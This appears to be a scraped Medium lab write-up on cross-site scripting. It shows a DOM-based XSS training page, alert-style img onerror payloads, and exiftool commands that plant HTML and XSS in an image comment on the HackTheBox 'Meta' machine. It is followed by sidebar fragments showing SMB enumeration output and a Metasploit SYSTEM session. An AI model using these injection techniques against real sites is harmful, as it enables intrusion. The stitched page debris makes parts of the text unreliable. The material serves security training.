        <!--[if lt IE 9]><script src="http://html5shim.googlecode.com/svn/trunk/html5.js"></script><![endif]-->

        <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js" type="text/javascript"></script>
        <script type="text/javascript">
            window.onload = function() {
                var site=document.location.href;
                var index = site.indexOf("=", 0);
                name="";
                if(index != -1) {
                    name=site.substr(index+1);
                }
                name=decodeURIComponent(name);
                document.getElementById('name').innerHTML=name;
            }

        </script>
    </head>
    <body>
        <div class="navbar navbar-fixed-top">
            <div class="navbar-inner">
                <div class="container">
                    <a class="btn btn-navbar" data-toggle="collapse" data-target=".nav-collapse"> <span class="icon-bar"></span> <span class="icon-bar"></span> <span class="icon-bar"></span> </a>
                    <a class="brand" href="http://info.lab.xss.site">XSS Labs </a><a class="brand" href='//xss1.webapp.site' >#xss1 </a>
                    <div class="nav-collapse">
                        <ul class="nav">
                            <li class="active">
                                <a href="#" onclick="document.location.href='index.php'; return false;">Home</a>
                            </li>
                        </ul>
                    </div>
                </div>
            </div>
        </div>
        <div class="container">
            <div class="page-header">
                <h1>Find out your lucky number from your name</h1>
            </div>
            <p style="font-size: 17px;">
                Hello <span id="name"></span> ,
                your lucky number is: <strong>75</strong>
            </p>
            <br>

            <footer class="footer" style="position: fixed; bottom: 2px;">
                <div class="container">
                    <p>
                        eLearnSecurity 2021 - All rights reserved.
```

```
window.onload = function() {

var site=document.location.href;

var index = site.indexOf("=", 0);

name="";

if(index != -1) {

name=site.substr(index+1);

}
name=decodeURIComponent(name);
document.getElementById('name').innerHTML=name;
}
```

```
<img src='lol' onerror="alert(1)">
```

XSS via file uploads:


Note: Below Scenario is there in **meta** htb machine.



```
┌──(root💀jadugar)-[/mnt/…/Practice_LABS/hackthebox/Machines/Meta-10.10.11.140]
└─# exiftool -Comment='<H1>Hello</H1>' Untitled.png
    1 image files updated
```

```
exiftool -Comment='<H1>Hello</H1>' Untitled.png
```

Verified HTML injection.



MetaView


Upload your image to display related metadata.

```
SRGB Rendering              : Perceptual
Gamma                       : 2.2
Pixels Per Unit X           : 4724
Pixels Per Unit Y           : 4724
Pixel Units                 : meters
Comment                     :
```


Hello

For XSS we can try the below payload:

```
<img src=x onerror=alert(document.domain)>
```



```
┌──(root💀jadugar)-[/mnt/…/Practice_LABS/hackthebox/Machines/Meta-10.10.11.140]
└─# exiftool -Comment='<img src=x onerror=alert(document.domain)>' Untitled.png
    1 image files updated

┌──(root💀jadugar)-[/mnt/…/Practice_LABS/hackthebox/Machines/Meta-10.10.11.140]
└─# exiftool Untitled.png
ExifTool Version Number         : 12.41
File Name                       : Untitled.png
Directory                       : .
File Size                       : 3.6 KiB
File Modification Date/Time     : 2022:06:19 02:55:41-07:00
File Access Date/Time           : 2022:06:19 02:55:41-07:00
File Inode Change Date/Time     : 2022:06:19 02:55:41-07:00
File Permissions                : -rwxr-xr-x
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 1152
Image Height                    : 648
Bit Depth                       : 8
Color Type                      : RGB
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
SRGB Rendering                  : Perceptual
Gamma                           : 2.2
Pixels Per Unit X               : 4724
Pixels Per Unit Y               : 4724
Pixel Units                     : meters
Comment                         : <img src=x onerror=alert(document.domain)>
Image Size                      : 1152x648
Megapixels                      : 0.746

┌──(root💀jadugar)-[/mnt/…/Practice_LABS/hackthebox/Machines/Meta-10.10.11.140]
└─#
[0] 0:nmap- 1:zsh* 2:zsh
```



MetaView

Upload your image to display related metadata.

dev01.artcorp.htb

dev01.artcorp.htb

```
File Type
File Type Exte
MIME Type
Image Width
Image Height
Bit Depth
Color Type                    : RGB
Compression                   : Deflate/Inflate
Filter                        : Adaptive
Interlace                     : Noninterlaced
SRGB Rendering                : Perceptual
```

Htb Xss Attack Beef


Follow

Written by n00 🔑

220 Followers

Computer Security Enthusiast.Definitely not an expert. Usually plays HTB (ID-23862). https://www.youtube.com/@pswalia2u https://www.linkedin.com/in/pswalia2u/

More from n00 🔑



Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
☑	127.0.0.1:8080			Per-host	Default

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools or another installation of Burp.

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

☑ Intercept requests based on the following rules:

Enabled	Operator	Match type	Relationship	Condition
☑		File extension	Does not match	(^gif$\|^jpg$|^png$\|^css$|^js$\|^ico$|^svg...
□	Or	Request	Contains parameters	
□	Or	HTTP method	Does not match	(get|post)
□	And	URL	Is in target scope	

□ Automatically fix missing or superfluous new lines at end of request

☑ Automatically update Content-Length header when the request is edited


n00 🔑

Install Burpsuite’s or any CA certificate to system store in Android 10 and 11.

Hi readers, if you like to understand what is CA(Certificate Authority) and how client-server interact please watch this video…

6 min read · Oct 24, 2020

10 2



```
┌──(root㉿ADLAB)-[~/…/results/192.168.56.22/scans/tcp445]
└─# cat smbmap-share-permissions.txt

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\\  \/.    ||:     \/   /\\  \/.    |   /' /\  \     |:  ____/
    __/  \\  |: \.        |(|  _  \\  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \\  \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
     SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)
[-] Authenticating......
[+] IP: 192.168.56.22:445       Name: 192.168.56.22             Status: Guest session
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        all                                                     READ, WRITE     Basic RW share for all
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        public                                                  NO ACCESS       Basic Read share for all domain users
[\] Authenticating......
```


n00🔑

Solving Game of Active Directory (GOAD) by Orange Cyberdefense Part-1

smb signing is disabled and version 1 is enabled for some hosts.

3 min read · Oct 11

9



```
sessions -l

 Information                            Connection
 -----------                            ----------
 NT AUTHORITY\SYSTEM @ ELS-WIN7   172.16.10.5:4444 -
```


n00🔑

Pivoting: Metasploit+Proxychains

This is just another pivoting tutorial(Nothing special). We will try to find other hosts in the internal network of a organization and...

3 min read · Feb 25, 2021

8 3



n00🔑

SSH Tunneling / Port Forwarding / Pivoting /Socks proxy and some SSH Control Sequences

Hi readers here we will see how we can tunnel tcp traffic inside ssh session. There are two types of tunneling/forwarding local and remote...

7 min read · May 12, 2021

6

See all from n00🔑

Recommended from Medium

```
www.testphp.vulnweb.com
test.vulnweb.com
test.php.vulnweb.com
testphp.vulnweb.com
testasp.vulnweb.com
testaspnet.vulnweb.com
odincovo.vulnweb.com
virus.vulnweb.com
testhtml5.vulnweb.com
viruswall.vulnweb.com
www.vulnweb.com
testap.vulnweb.com
testaps.vulnweb.com
testapsnet.vulnweb.com
httptestaspnet.vulnweb.com
www.testasp.vulnweb.com
antivirus1.vulnweb.com
```


Nurlan Isazade

Searching for XSS

Hello everyone, I want to share my notes with you how to find XSS with automated tools. We will setup some tools and try to find XSS with...

3 min read · Nov 7

15



Find a way to execute arbitrary javascript on the challenge page and win Intigriti swag.

Rules:

- This challenge runs from the 19th of June until the 26th of June, 11:59 PM CET.
- Out of all correct submissions, we will draw **six** winners on Tuesday, the 27th of June:
  - Three randomly drawn correct submissions
  - Three best write-ups
- Every winner gets a €50 swag voucher for our swag shop
- The winners will be announced on our Twitter profile.
- For every 100 likes, we'll add a tip to announcement tweet.
- Join our Discord to discuss the challenge!

The solution...

- Should work on the latest version of Chrome.
- Should execute `alert(document.cookie)`.

Bornunique911 in System Weakness


Intigriti's June XSS challenge: Writeup

Hello everyone, I hope you all are doing great things and learning new things everyday just like me. So I am here with my new and freshly...

13 min read · Jun 27

194

Lists



Staff Picks

505 stories · 453 saves

Stories to Help You Level-Up at Work

